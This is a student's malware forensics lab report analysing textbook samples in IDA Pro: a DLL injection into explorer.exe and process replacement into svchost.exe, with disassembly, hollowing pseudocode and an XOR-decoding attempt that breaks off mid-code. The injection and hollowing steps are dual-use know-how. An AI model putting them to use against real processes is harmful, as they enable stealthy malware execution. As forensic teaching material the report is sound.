Xiaoyi Zhou
Purdue University CIT581
Malware Forensics
Lab 12: Cover Malware Launching
Due October 29, 2014
Instructor: Samuel Liles

Abstract

Lab12 is the most difficult lab to me so far. It is time consuming. Lab12-01 performs a DLL injection that infects the explorer.exe. Lab12-02 performs a process replacement that launches another program. But I didn't figure out which PE file is being injected into process. The file is encrypted and my decryption program can only decrypt partial strings. Lab12-03 is a keylogger, which is the easiest program at chapter12. Lab12-04 performs a privilege escalation and disables the Window File Protection in order to download more malwares. For lab12-02 and lab12-04, even though I tried to figure out the answers, I still feel like I don't understand those malwares.


Lab 12-01

Steps of Process

Based on previous experience, the DLL file is more likely to carry malicious code. So I open DLL file at IDA Pro first before checking the executable file. Navigating to DLLMain code area, there are two function calls sub_10001030 and CreateThread. IDA Pro labeled sub_10001030 as StartAddress. According to the features of CreateThread, StartAddress is one of the parameters, which indicates StartAddress is a pointer to a function stored at sub_10001030. Then CreateThread could create an environment that helps to execute the function. I assume it is a malicious function. where three parameters are taken, lpThreadID, dwCreationFlags and lpParameter. Except the lpThreadID, rest of parameters has value 0. That is important in future analyze. Double click on sub_10001030. The first function call is sprintf that takes ecx and a string as parameters. The purpose of sprintf is to format string. ecx is the value stored at var_18. In this case, var_18 is corresponding to CreationFlags. So it is 0. The formatted string "Practical Malware Analysis 0" is passed to next function call StartAddress. Technically StartAddress is not a function call. It is a pointer to a function. And I can notice there is another CreateThread after few lines of StartAddress. Therefore, the CreateThread here is to resolve the function stored at StartAddress. So double click on StartAddress. The function is not complicated here. It pops up a window box said that "Press OK to reboot". After the above operation is executed, the malware will sleep for 0xEA60 milliseconds which is one minute at decimal. Then ecx is increased by one. Remember that ecx is initialized as 0 at very beginning of sub_10001030. Here ecx is increased and passed to sprintf again when the loop starts. The malicious function contains a loop from loc_1000103D to 0x10001086. During this loop, the message box will keep popping and the number in "Practical Malware Analysis X" keeps increasing by one. The loop cannot be broken by condition.

That is pretty much the DLL file. Now I can assume that the executable file might attach the malicious DLL file to another process. If it pops up a window, then the infected processes could be explorer.exe at least. So I launch the malware and see what is the popping message box. Each time I click close or press ok, the counter at the string is increased by one. If I want to stop the message box, I could reboot the system or

terminate the explorer process.



Load the executable file at IDA Pro. At parameter area, I notice a few parameters like lpStartAddress, lpBaseAddress, hModule, dwProcessID, hProcess, and Buffer. Those parameters are related to load library, get process address, process injection or process replacement. Therefore, the goal of analysis is to find which process is being injected by the malicious code. There are a lot of interceptions with psapi.dll. Based on the introduction at psapi.dll at MSDN, it is located at system directory and used to obtain the current status of a process. The program keeps calling LoadLibrary and GetProcessAddress to preform some functions to psapi.dll. And the addresses of the functions are stored into different pointer registers. The first function enumerates process modules of psapi.dll, and the function address is stored at dword_408714. The second function gets the module base name. The third function enumerates process. After interception with psapi.dll, the program appends current directory path to Lab12-01.dll. Therefore Lab12-01.dll has to be placed at same place with Lab12-01.exe. The path of dll is stored at buffer. So rename buffer like "Lab12_01_DLL".

```
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     EnumProcessModules, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     ProcBaseName, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     enumeratePID, eax
lea     ecx, [ebp+Lab12_01_DLL]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2  ; "\\"
lea     edx, [ebp+Lab12_01_DLL]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Lab12_01_DLL]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx
```

The next important function calls are located at dword_408710 and Loc_4011FA.

dword_408710 enumerates process and takes parameter dwProcessID. There isn't any specific instruction for enumerate process. But it takes process ID as parameter. So dword_408710 is used to count all the process intercepting with psapi.dll and pass it to later function call. So I rename dword_408710 like enumeratePID.

The function pass dwProcessID to sub_401000 where OpenProcess is called with parameter PID. If OpenProcess is success, then it will return the specific process handle otherwise it is 0. So if the object with its PID didn't open successfully, the program will directly jump to loc_401095. Otherwise the program will try to get some information related to the current opening process.

```
.text:004011BB                 push    edx
.text:004011BC                 call    enumeratePID
.text:004011C2                 test    eax, eax
.text:004011C4                 jnz     short loc_4011D0
.text:004011C6                 mov     eax, 1
.text:004011CB                 jmp     loc_401342
.text:004011D0 ; ---------------------------------------------------------------------------
.text:004011D0
.text:004011D0 loc_4011D0:                             ; CODE XREF: _main+F4↑j
.text:004011D0                 mov     eax, [ebp+var_1120]
.text:004011D6                 shr     eax, 2
.text:004011D9                 mov     [ebp+var_117C], eax
.text:004011DF                 mov     [ebp+var_112C], 0
.text:004011E9                 jmp     short loc_4011FA
.text:004011EB ; ---------------------------------------------------------------------------
.text:004011EB
.text:004011EB loc_4011EB:                             ; CODE XREF: _main:loc_401287↓j
.text:004011EB                 mov     ecx, [ebp+var_112C]
.text:004011F1                 add     ecx, 1
.text:004011F4                 mov     [ebp+var_112C], ecx
.text:004011FA
.text:004011FA loc_4011FA:                             ; CODE XREF: _main+119↑j
.text:004011FA                 mov     edx, [ebp+var_112C]
.text:00401200                 cmp     edx, [ebp+var_117C]
.text:00401206                 jnb     loc_40128C
.text:0040120C                 mov     [ebp+hProcess], 0
.text:00401216                 mov     eax, [ebp+var_112C]
.text:0040121C                 cmp     [ebp+eax*4+dwProcessId], 0
.text:00401224                 jz      short loc_401242
.text:00401226                 mov     ecx, [ebp+var_112C]
.text:0040122C                 mov     edx, [ebp+ecx*4+dwProcessId]
.text:00401233                 push    edx             ; dwProcessId
.text:00401234                 call    sub_401000
.text:00401239                 add     esp, 4
```


```
.text:0040106A                 mov     eax, [ebp+hObject]
.text:0040106D                 push    eax
.text:0040106E                 call    EnumProcessModules
.text:00401074                 test    eax, eax
.text:00401076                 jz      short loc_401095
.text:00401078                 push    104h
.text:0040107D                 lea     ecx, [ebp+var_108]
.text:00401083                 push    ecx
.text:00401084                 mov     edx, [ebp+var_10C]
.text:0040108A                 push    edx
.text:0040108B                 mov     eax, [ebp+hObject]
.text:0040108E                 push    eax
.text:0040108F                 call    ProcBaseName
.text:00401095
.text:00401095 loc_401095:                             ; CODE XREF: sub_401000+58↑j
.text:00401095                                         ; sub_401000+76↑j
.text:00401095                 push    0Ch             ; size_t
.text:00401097                 push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C                 lea     ecx, [ebp+var_108]
.text:004010A2                 push    ecx             ; char *
.text:004010A3                 call    __strnicmp
.text:004010A8                 add     esp, 0Ch
.text:004010AB                 test    eax, eax
.text:004010AD                 jnz     short loc_4010B6
.text:004010AF                 mov     eax, 1
.text:004010B4                 jmp     short loc_4010C2
.text:004010B6 ; ---------------------------------------------------------------------------
```

Here the name and module of the running process is retrieved and compared with explorer.exe. Clearly the program is trying to find explorer.exe at loc_401095 and force it to launch. The return value to sub_40100 will be process ID of explorer.exe. If PID to explorer.exe is obtained, then the program calls OpenProcess to open it otherwise the program starts a loop until the program finds explorer.exe. See the black line.

```
.text:004011EB loc_4011EB:                             ; CODE XREF: _main:loc_401287↓
.text:004011EB                 mov     ecx, [ebp+var_112C]
.text:004011F1                 add     ecx, 1
.text:004011F4                 mov     [ebp+var_112C], ecx
.text:004011FA
.text:004011FA loc_4011FA:                             ; CODE XREF: _main+119↑j
.text:004011FA                 mov     edx, [ebp+var_112C]
.text:00401200                 cmp     edx, [ebp+var_117C]
.text:00401206                 jnb     loc_40128C
.text:0040120C                 mov     [ebp+hProcess], 0
.text:00401216                 mov     eax, [ebp+var_112C]
.text:0040121C                 cmp     [ebp+eax*4+dwProcessId], 0
.text:00401224                 jz      short loc_401242
.text:00401226                 mov     ecx, [ebp+var_112C]
.text:0040122C                 mov     edx, [ebp+ecx*4+dwProcessId]
.text:00401233                 push    edx             ; dwProcessId
.text:00401234                 call    sub_401000
.text:00401239                 add     esp, 4
.text:0040123C                 mov     [ebp+var_118], eax
.text:00401242
.text:00401242 loc_401242:                             ; CODE XREF: _main+154↑j
.text:00401242                 cmp     [ebp+var_118], 1
.text:00401249                 jnz     short loc_401287
.text:0040124B                 mov     eax, [ebp+var_112C]
.text:00401251                 mov     ecx, [ebp+eax*4+dwProcessId]
.text:00401258                 push    ecx             ; dwProcessId
.text:00401259                 push    0               ; bInheritHandle
.text:0040125B                 push    43Ah            ; dwDesiredAccess
.text:00401260                 call    ds:OpenProcess
.text:00401266                 mov     [ebp+hProcess], eax
.text:0040126C                 cmp     [ebp+hProcess], 0FFFFFFFFh
.text:00401273                 jnz     short loc_40127D
.text:00401275                 or      eax, 0FFFFFFFFh
.text:00401278                 jmp     loc_401342
.text:0040127D ; ---------------------------------------------------------------------------
.text:0040127D
.text:0040127D loc_40127D:                             ; CODE XREF: _main+1A3↑j
.text:0040127D                 mov     [ebp+var_112C], 7D0h
.text:00401287
.text:00401287 loc_401287:                             ; CODE XREF: _main+179↑j
.text:00401287                 jmp     loc_4011EB
.text:0040128C ; ---------------------------------------------------------------------------
```

The last thing at main function will be implementing process injection at loc_4012BE. According to our book, VirtualAllocEx will allocate and write the data used by the remote thread, and the WriteProcessMemory will allocate and write the remote thread code. The call to CreateRemoteThread will contain the location of the remote thread code (lpStartAddress) and the data (lpParameter). LoadLibrary/GetProcAddress will need to be called to access functions that are not already loaded. WriteProcessMemory takes Lab12-02.dll and address of explorer.exe process as parameter, which indicates explorer.exe is infected by lab12-02.dll. It writes data to an area of memory in explorer.exe process (hprocess is A the handle to the process memory to be modified). Then it loads kernel32.dll and create a thread that runs in the virtual address space of explorer.exe.

```
loc_4012BE:                             ; CODE XREF: _main+1E4↑j
                push    0               ; lpNumberOfBytesWritten
                push    104h            ; nSize
                lea     eax, [ebp+Lab12_01_DLL]
                push    eax             ; lpBuffer
                mov     ecx, [ebp+lpBaseAddress]
                push    ecx             ; lpBaseAddress
                mov     edx, [ebp+hProcess]
                push    edx             ; hProcess
                call    ds:WriteProcessMemory
                push    offset ModuleName ; "kernel32.dll"
                call    ds:GetModuleHandleA
                mov     [ebp+hModule], eax
                push    offset aLoadlibrarya ; "LoadLibraryA"
                mov     eax, [ebp+hModule]
                push    eax             ; hModule
                call    ds:GetProcAddress
                mov     [ebp+lpStartAddress], eax
                push    0               ; lpThreadId
                push    0               ; dwCreationFlags
                mov     ecx, [ebp+lpBaseAddress]
                push    ecx             ; lpParameter
                mov     edx, [ebp+lpStartAddress]
                push    edx             ; lpStartAddress
                push    0               ; dwStackSize
                push    0               ; lpThreadAttributes
                mov     eax, [ebp+hProcess]
                push    eax             ; hProcess
                call    ds:CreateRemoteThread
                mov     [ebp+var_1130], eax
                cmp     [ebp+var_1130], 0
                jnz     short loc_401340
                or      eax, 0FFFFFFFFh
                jmp     short loc_401342
```



```
BOOL WINAPI WriteProcessMemory(
  _In_   HANDLE hProcess,
  _In_   LPVOID lpBaseAddress,
  _In_   LPCVOID lpBuffer,
  _In_   SIZE_T nSize,
  _Out_  SIZE_T *lpNumberOfBytesWritten
);
```

Parameters

hProcess [in]
A handle to the process memory to be modified. The handle must have PROCESS_VM_WRITE and PROCESS_VM_OPERATION access to the process.

lpBaseAddress [in]
A pointer to the base address in the specified process to which data is written. Before data transfer occurs, the system verifies that all data in the base address and memory of the specified size is accessible for write access, and if it is not accessible, the function fails.

lpBuffer [in]
A pointer to the buffer that contains data to be written in the address space of the specified process.

The picture is retrieved from http://msdn.microsoft.com/en-us/library/windows/desktop/ms681674(v=vs.85).aspx.

Issues or Problems

When I first time ran the malware at virtual machine, I click ok and the malware stops running. But second time the malware was running, it popped message window. Another issue I met is at IDA Pro function call sub_401000. After function call OpenProcess, the program compares process handle with value 0, if process handle is 0, then program directly jumps to location 401095. However, if process handle is 0, then OpenProcess fail. Even if the program jumps to location 401095, strnicmp will fail as well. Therefore, I think sub_401000 could return fail if OpenProcess return fail.

Conclusion

This malware performs a process injection that loads the malicious code into explorer.exe. Once the malware is running, it keeps popping up a message window displaying malware practical analysis X. X indicates the minutes the malware is running. When the minute increases, X also increases.

Reviewed Questions

1. What happens when you run the malware executable?

A message window with "Malware Practical Analysis X" keeps popping up every minute. If user click OK or close, it will pop again with increase of X.

2. What process is being injected?

explorer.exe

3. How can you make the malware stop the pop-ups?


Reboot the system or terminate explorer.exe.

4. How does this malware operate?

This malware performs a process injection. It attaches lab12-01.dll to explorer.exe. Once the malware is running, it keeps popping up a message window displaying malware practical analysis X. X is a counter that indicates the minutes the malware is running.

Lab12-02

Steps of Process



The malware hides itself at resource section with type UNICODE. Therefore, we should use resource hacker to extract the malicious file. Moreover, I noticed ResumeThread and CreateProcess, I assume this malware preforms a process replacement that it inject itself to a common executable program. The common program got suspended and the malicious code is running. After that, ResumeThread could resume the program. Here I didn't see SuspendThread. So the program might be suspended by passing CREATE_SUSPENDED (0x4) as the dwCreationFlags parameter when performing the call to CreateProcess, which is mentioned at our book at part of process replacement.

Main function at this malware is not complicated. The first important function call is sub_40149D taking svchost.exe and eax as parameter. Within sub_40149D, the program retrieves the system directory which is also the directory of svchost.exe. The

system directory is appended to svchost.exe and return to eax. So I rename sub_40149D as Get_Path. The full path is passed to next function call sub_40132C.

The purpose of sub_40132C is to find the resource, assign memory space for the resource file, and then free the resource. Since I have already known that the resource file is encrypted, therefore the decryption process might be located at sub_40132C. So I navigate to function VirtualAlloc and FreeResource. Between the two functions, sub_401000 is called (before FreeResource function). Double click on it and I notice a loop starting at loc_40100D. The program put the value at the resource file into [ebp+arg_8] and them performs XOR encryption with 0x41. Therefore, we can decrypt the encrypted content at resource file. Rename sub_40132C as Resource_Unloader.

```
mov     [ebp+lpAddress], 0
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    400h            ; uSize
lea     eax, [ebp+ApplicationName]
push    eax             ; lpBuffer
push    offset aSvchost_exe ; "\\svchost.exe"
call    Get_Path
add     esp, 0Ch
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    Resource_Unloader
add     esp, 4
mov     [ebp+lpAddress], eax
cmp     [ebp+lpAddress], 0
jz      short loc_401573
mov     edx, [ebp+lpAddress]
push    edx             ; lpBuffer
lea     eax, [ebp+ApplicationName]
push    eax             ; lpApplicationName
call    sub_4010EA
add     esp, 8
push    400h            ; size_t
push    0               ; int
lea     ecx, [ebp+ApplicationName]
push    ecx             ; void *
call    _memset
```

Resource_Unloader will return the pointer to PE file and store it at lpAddress and lpBuffer. We can rename lpBuffer as Mal_Buffer for future analysis.

The next function call sub_4010EA is very important because the malware are supposed to inject itself to svchost.exe after being unloaded. Double click on sub_4010EA. The program checks the validity of MZ(0x5A4D) and PE(0x4550). If the values are both valid, MZ and PE are moved to var_4 and var_8, respectively. Actually PE is moved to var_8 before checking validity. If checking validity fail, the program terminates. Then I rename var_4 and var_8 as MZ and PE, respectively. MZ is the first 2 bytes of every MS-DOS executable. PE is the signature of the Windows program header that follows.

Parameter ProcessInformation has been used many times. Later

ProcessInformation is combined with thread. If the malware intends to perform process replacement, then the thread of current target process should be suspended. The target-injected process is svchost.exe. So ProcessInformation means information of svchost.exe. ProcessInformation.hThread means thread at process of svchost.exe. The chapter 12 has already provided hint pseudo code. I analyze the assembly code based on C pseudo code. The purpose of function calls at sub_4010EA is as following:

CreateProcessA: dwCreationFlags is set to 4. The process of svchost.exe is created but also suspended.

GetThreadContext: get the thread from svchost.exe in order to resume it.

ReadProcessMemory: the malicious program is reading and writing directly to process memory spaces. It takes lpBaseAddress as reading address and 4 as reading bytes.

UnmapViewOfSection: this function is combined with GetProcessAddress in order to make change to svchost.exe process.

```
CreateProcess(...,"svchost.exe",...,CREATE_SUSPEND,...);
ZwUnmapViewOfSection(...);
VirtualAllocEx(...,ImageBase,SizeOfImage,...);
WriteProcessMemory(...,headers,...);
for (i=0; i < NumberOfSections; i++) {
 ❶ WriteProcessMemory(...,section,...);
}
SetThreadContext();
...
ResumeThread();
```

VirtualAllocEx(lpAddress, dwSize, flAllocationType, flProtect) is a little bit complicated at 0x401222. The function intercepts with svchost.exe. lpAddress is [PE+0x34]. dwSize is [PE+0x50]. The hex digits are offset of PE file. So I check PE file offset table from http://www.reteam.org/ID-RIP/database/essays/fboyjoe/exe_hdr.html. [PE+0x34] is ImageBase; [PE+0x50] is SizeOfImage; just like the screenshot from our book. Therefore the starting allocating address is the ImageBase Address of PE file. The allocating size of region is SizeOfImage at PE file. After VirtualAllocEx, the program should start write process into svchost.exe process. WriteProcessMemory(lpBuffer, nSize, lpBaseAddress, hProcess) will modify svchost.exe by writing the PE pointer to the allocating address. The number of bytes to be written is [PE+0x54] which is SizeOfHeader of PE file. The loop starts right after the first WriteProcessMemory.

var_70 is initialized as 0 as counter. So I rename it as counter.

```
mov     edx, [ebp+PE]
mov     eax, [edx+50h]
push    eax             ; dwSize
mov     ecx, [ebp+PE]
mov     edx, [ecx+34h]
push    edx             ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax             ; hProcess
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
cmp     [ebp+lpBaseAddress], 0
jz      loc_401307
mov     [ebp+counter], 0
push    0               ; lpNumberOfBytesWritten
mov     ecx, [ebp+PE]
mov     edx, [ecx+54h]
push    edx             ; nSize
mov     eax, [ebp+lpBuffer]
push    eax             ; lpBuffer
mov     ecx, [ebp+lpBaseAddress]
push    ecx             ; lpBaseAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx             ; hProcess
call    ds:WriteProcessMemory
mov     [ebp+counter], 0
jmp     short loc_401269
-------------------------------------------------------------

                        ; CODE XREF: sub_4010EA+1CD↓j
mov     eax, [ebp+counter]
add     eax, 1
mov     [ebp+counter], eax

                        ; CODE XREF: sub_4010EA+174↑j
mov     ecx, [ebp+PE]
```

The loop condition is sat at 0x401272. Counter is compared with edx that represents [PE+0x6]. Check the PE offset page, [PE+0x6] means NumberOfSections of the PE file. So the program starts writing data from the beginning until the last section of the PE file.

```
.text:00401260
.text:00401260 loc_401260:                             ; CODE XREF: sub_4010EA+1CD↓j
.text:00401260                  mov     eax, [ebp+counter]
.text:00401263                  add     eax, 1
.text:00401266                  mov     [ebp+counter], eax
.text:00401269
.text:00401269 loc_401269:                             ; CODE XREF: sub_4010EA+174↑j
.text:00401269                  mov     ecx, [ebp+PE]
.text:0040126C                  xor     edx, edx
.text:0040126E                  mov     dx, [ecx+6]
.text:00401272                  cmp     [ebp+counter], edx
.text:00401275                  jge     short loc_4012B9
.text:00401277                  mov     eax, [ebp+var_4]
.text:0040127A                  mov     ecx, [ebp+Mal_Buffer]
.text:0040127D                  add     ecx, [eax+3Ch]
.text:00401280                  mov     edx, [ebp+counter]
.text:00401283                  imul    edx, 28h
.text:00401286                  lea     eax, [ecx+edx+0F8h]
.text:0040128D                  mov     [ebp+var_74], eax
.text:00401290                  push    0               ; lpNumberOfBytesWritten
.text:00401292                  mov     ecx, [ebp+var_74]
.text:00401295                  mov     edx, [ecx+10h]
.text:00401298                  push    edx             ; nSize
.text:00401299                  mov     eax, [ebp+var_74]
.text:0040129C                  mov     ecx, [ebp+Mal_Buffer]
.text:0040129F                  add     ecx, [eax+14h]
.text:004012A2                  push    ecx             ; lpBuffer
.text:004012A3                  mov     edx, [ebp+var_74]
.text:004012A6                  mov     eax, [ebp+lpBaseAddress]
.text:004012A9                  add     eax, [edx+0Ch]
.text:004012AC                  push    eax             ; lpBaseAddress
.text:004012AD                  mov     ecx, [ebp+ProcessInformation.hProcess]
.text:004012B0                  push    ecx             ; hProcess
.text:004012B1                  call    ds:WriteProcessMemory
.text:004012B7                  jmp     short loc_401260
.text:004012B9 ; ---------------------------------------------------------------------------
.text:004012B9
```

var_74 has been used many times. The value stored at var_74 is eax where var_4 is stored. So var_74=var_4=MZ section header. The section header is moved to eax and added by 0x3C. To check the offset value of MZ, we still go to the same website but

focus on the part of SectionHeader. [MZ+0x3C] is FileAligment that could be regarded as the adjoint address of section header and PE header. After the pointer is initialized, counter is multiplied by 0x28 (40 bytes in decimal). Therefore I assume each section is 40bytes. Then the program should load effective address of [PE header+40bytes]. But the program loads [PE header+0xF8] here. Therefore I assume that 0xF8 is not the section size but starting address.

The section header should be a structure. So I check the structure of section header at MSDN.

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Except Name[] is 8bytes, NumberOfRelocations is 2bytes, NumberOfLineNumbers is 2 bytes, the rest of parameters is 4bytes. PhysicalAddress and VirtualSize should be regarded as a union.So the union is 4bytes instead of 8bytes. Therefore the size of header section should be 8+4*7+2=40.

Now nSize is [MZ+0x10];lpBuffer is [MZ+0x14];lpBaseAddress is [MZ+0xC]; hprocess doesn't change as previous.

nSize=[MZ+0x10]=sizofrawdata

lpBuffer=[MZ+0x14]=pointerToRawData

lpBaseAddress= [MZ+0xC]=virtual address

In this loop, the program calls WriteProcessMemory and writes the PE file section by section into svchost.exe to perform injection. When injection process is done, the suspended thread will be unfrozen.

```
                        ; CODE XREF: sub_4010EA+18Bîj
push    0               ; lpNumberOfBytesWritten
push    4               ; nSize
mov     edx, [ebp+PE]
add     edx, 34h
push    edx             ; lpBuffer
mov     eax, [ebp+lpContext]
mov     ecx, [eax+0A4h]
add     ecx, 8
push    ecx             ; lpBaseAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx             ; hProcess
call    ds:WriteProcessMemory
mov     eax, [ebp+PE]
mov     ecx, [ebp+lpBaseAddress]
add     ecx, [eax+28h]
mov     edx, [ebp+lpContext]
mov     [edx+0B0h], ecx
mov     eax, [ebp+lpContext]
push    eax             ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx             ; hThread
call    ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push    edx             ; hThread
call    ds:ResumeThread
jmp     short loc_40130B
```

Before the suspended thread is recovered, the program writes data from the PE ImageBase address into [0xA4+8] at svchost.exe. Then the program retrieves the suspended thread at SetThreadContext( ). The function SetThreadContext takes two parameters. The first parameter eax is important because it indicates the location of suspended thread. eax is set by [edx+0xB0] and [PE+0x28]. PE+0x28 means the AddressOfEntryPoint of PE file. [edx+0xB0] refers to the context of EAX. We can change the display name by adding a new CONTEXT structure.

CONNECTION_INFO_1	struct _CONNECTION_INFO_1
CONSOLE_CURSOR_INFO	struct _CONSOLE_CURSOR_INFO
CONSOLE_SCREEN_BUFFER_INFO	struct _CONSOLE_SCREEN_BUFFEF
CONTEXT	struct _CONTEXT
CONTRESCR10WAVEFORMAT	struct contres_cr10waveformat_tag
CONTRESVQLPCWAVEFORMAT	struct contres_vqlpcwaveformat_tag
CONTROLINFO	struct tagCONTROLINFO
CONTROL_SERVICE	struct _CONTROL_SERVICE
CONVCONTEXT	struct tagCONVCONTEXT
CONVDLLVECT	struct _CONVDLLVECT
CONVINFO	struct tagCONVINFO

```
add     edx, 34h
push    edx             ; lpBuffer
mov     eax, [ebp+lpContext]
mov     ecx, [eax+CONTEXT._Ebx]
add     ecx, 8
push    ecx             ; lpBaseAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx             ; hProcess
call    ds:WriteProcessMemory
mov     eax, [ebp+PE]
mov     ecx, [ebp+lpBaseAddress]
add     ecx, [eax+28h]
mov     edx, [ebp+lpContext]
mov     [edx+CONTEXT._Eax], ecx
mov     eax, [ebp+lpContext]
push    eax             ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx             ; hThread
call    ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push    edx             ; hThread
call    ds:ResumeThread
jmp     short loc_40130B
```

Therefore, SetThreadContext retrieves the thread suspended at the entry point of

PE file. The thread is resumed at ResumeThread( ). That is the final step of process replacement. However, the final step for analysis is to decrypt the resource file. Firstly we need to extract it. Remember that the cipher is XOR; the key is 0x41. I try to decrypt it but I failed to do it. See issues or problems.


Issues or Problems

I have a lot of issues during analysis process. But most of problems could be solved by Internet search. The most confused issue is the decryption process. I tried to create a program to decrypt it. However some of ASCII code cannot be intercepted with fopen, fgetc and fputc.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int Decryption(int Cipher_Nbr)
{
		Cipher_Nbr=Cipher_Nbr ^ 0x41;
		return Cipher_Nbr;

}

int main()
{
		FILE * Cipherstring;
		int i=0;
		int counter=0;
		int Ciphertext;
		int  DEC;
		int CipherNbr;
		int flag=1;
		char  P_Nbr;

		Cipherstring=fopen("ciphertext.txt","rt+");

		 if(Cipherstring==NULL)
		 {
			printf("open file ciphertext.txt failed!\n");
			exit(1);
		 }
		 i=5;
```

